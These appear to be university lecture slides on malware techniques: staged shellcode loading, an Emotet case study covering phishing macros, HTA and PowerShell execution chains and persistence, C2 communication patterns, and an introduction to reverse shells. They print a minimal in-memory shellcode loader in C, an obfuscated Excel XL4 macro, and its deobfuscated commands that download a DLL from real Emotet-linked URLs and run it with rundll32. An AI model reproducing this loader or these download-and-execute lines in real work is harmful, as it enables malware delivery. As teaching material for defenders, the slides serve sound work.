Each "piece of code" executed by a **different** process

- `shell f1` | `cscript f2` | `cscript f3` | `shell f4` | `...` | `fN`
- `...`
- `p1` | `cscript f2` | `shell f3` | `python f4` | `...` | `fN`

Code injection

The **same** process **loads and executes** increasingly more complex code

- `p1` | `p1` | `p1` | `...`

Code injection

Load and execute "larger code" (from network / file)

Load and execute "larger code" (from network / file)

Example (basic idea) (I)

- Injected code:
  1. Read sequence of bytes that represents a **"more complex" program** in **executable form**
     - From a file
     - From a network connection
  2. Copy that sequence in a free memory region **of its process**
  3. **Call** the first byte of that sequence

Example (basic idea) (II)

```
// Read sequence of executable bytes
//   from file/network
// Store sequence in 'code' byte array
unsigned char code[]

// Allocate memory for MSF-Shellcode
void* exec = VirtualAlloc(0, sizeof code, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

// Copy MSF-Shellcode into the allocated memory
memcpy(exec, code, sizeof code);

// Execute MSF-Shellcode in memory
((void(*)())exec)();
```

Curiosity...`meterpreter`

- `meterpreter` (a shell) is a **final** payload

- Eternalblue exploit:
  - Open connection to vulnerable server
  - Inject exploit in connection (payload = small loader)
  - Loader running in vulnerable server:
    - Load larger code from connection (served by metasploit)
    - Execute larger code

  - Eventually, vulnerable server executes (also) meterpreter


Case study: (Small subset of) Emotet

Emotet


- 2014 — Appeared
- January 2021 — Takedown by Europol + 8 countries
- November 2021 — Rebooting
- 2023 — Still active

- Estimated size (#bots)
  - Prior to takedown — 1.6 millions (aggregate, not simultaneous)
  - November 2021 — 130.000 over 180 countries


Initial Access + Execution



- **Spearphishing**: targeted at a **specific** individual, company, or industry
- Adversaries usually rely upon **User Execution** to gain execution



Execution



- Adversaries may abuse command and **script interpreters** to execute commands, scripts, or binaries.
- Most systems come with some built-in command-line interface and scripting capabilities

Execution: Some details (I)

- **Many different "waves"**
- Attempt to avoid detection

- Attachment: Excel with XL4 macros
- User must open and enable macro
- Macro execution:
  - Download *payload*
    (main "Emotet module" as a DLL library)
  - Execute `rundll32.exe` *payload*

Execution: Some details (II-a)

- Many different "waves" for (attempting to) avoid detection

- Attachment: Microsoft HTML application (HTA) file (≈HTML+Javascript)
- User must open and enable execution by `mshta.exe` (native Windows program digitally signed by Microsoft)
- HTA execution:
  - Execute `powershell` *`script-in-hta-file`*
  - ...

Execution: Some details (II-b)

- HTA execution:
  - Execute `powershell` *`script-in-hta-file`*
    - Download *`powershell-script`*
  - Execute `powershell` *`powershell-script`*
    - Download *`payload`*
  - Execute `rundll32.exe` *`payload`*

Execution: Some details (III)

- Attachment: Excel with XL4 macros
- User must open and enable macro
- Macro execution:
  - Execute `wscript.exe` *`script-in-macro`*
    (Windows Script utility present in all Windows)
    - `cmd.exe powershell` *`download-payload`*
    - `rundll32.exe payload`

Remark 1

- **Many different "execution chains"**
- Attempt to avoid detection

- Dataset January 2022
  - ≈ 20000 Emotet executions
  - ≈ 140 unique program chains
  - ≈ 20000 unique program+parameter chains

  - **Each observed sample is ≈ unique!**

Remark 2

- **Scripts/Macros are obfuscated**

```
auto_open: auto_open->'GTTTT'!$G$1
SHEET: GTTTT, Macrosheet
CELL:G14, =CCCCCC(FORMULA())=FORMULA('Gbi1'!T2,G16))=FORMULA(CCCCCCCCCCC('Frb1'!P22&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!H11)&'Gbi1'!U6)&'Gbi1'!C14,G18))=FORMULA(CCCCCCCCCCCCCCCCCCC('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!P19)&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!M5)&'Gbi1'!U6)&'Gbi1'!C14)&'Frb1'!P13,G20))=FORMULA(CCCCCCCCCCCCCCCCCCC('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD1")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!P19)&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!P9)&'Gbi1'!U6)&'Gbi1'!C14)&'Frb1'!P13,G22))=FORMULA(CCCCCCCCCCCCCCCC('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD2")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!H9)&'Frb1'!B15)&'Frb1'!I17)&'Frb1'!I3)&'Frb1'!H13)&'Frb1'!P11)&'Frb1'!K9)&'Frb1'!P13)&'Frb1'!P7)&'Frb1'!P13,G24))=FORMULA(CCCCCCCCCCCCCCCC('Frb1'!P22&'Frb1'!H13)&'Frb1'!N4)&'Frb1'!H13)&'Frb1'!H9)&'Frb1'!P11)&'Frb1'!P15)&'Frb1'!H9)&'Frb1'!P20)&'Gbi1'!Q4)&'Gbi1'!S13)&'Gbi1'!M2)&'Gbi1'!R8)&'Frb1'!P15)&'Frb1'!P17)&"FDFD6")&'Frb1'!P13,G26))=FORMULA(CCCCCCC('Frb1'!P22&'Frb1'!G24)&'Frb1'!H13)&'Frb1'!I26)&'Frb1'!E11)&'Frb1'!G24)&'Frb1'!K23)&'Frb1'!P11)&'Frb1'!P13,G28), 1
```


- Obfuscated Excel macro

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo7OAOnbe/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r']
```

- ...after deobfuscation by a specialized tool

Persistence

- Initial Access
- Execution
- **Persistence**
- Command&Control
- Exfiltration



- Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a **Registry run key**.
- This will cause the program to be executed **when a user logs in**.
- The programs will be executed under the context of the user and will have the account's associated permissions level.

Persistence in Emotet (ONE of the MANY chains)

- ...:
  - ...
  - Download *payload*
  - Execute `rundll32.exe` *payload*
  - Execute `DllRegisterServer.exe` *payload*

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.liceum9.ru/images/0/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r']
```

Basic Malware Concepts

Communication Pattern

Scenario


Organization

Execution obtained:

- M-I is running,
  or
- Intermediate artifact is running,
  or
- M-F is running


- Who is **client** and who is **server**?

Wrong Communication Pattern




- Victim usually has **private IP address**
  ⇒ TCP server **not reachable from the outside**
- If victim has public IP address,
  internal TCP servers must be allowed by the border **firewall**
- Inbound connections to "new servers" may raise **suspicions**
  (if traffic logs are analyzed and understood)

Correct Communication Pattern



- Victim usually has **private IP address**
  ⇒ Clients can usually communicate with the outside
- Border firewall might place some restrictions...
  but some allowed outbound protocol can be found easily
- Outbound connections hardly raise any suspicions

Key Requirement




Reverse Shells

Execution: Common Case

- Final "real" malware for executing the next attack steps
- "**Complex**, **powerful**, configurable"
- Remains **hidden**
- **Communicates** with Attacker

- Special (common) case: a **shell**

Objective



- Connect keyboard / screen with TCP connection
- Encode req/resp in protocol used

Is there any "standard way" of obtaining this **from a small and simple program**?

Terminology

keyboard

screen

?

shell

o.s.


TCP

Listener

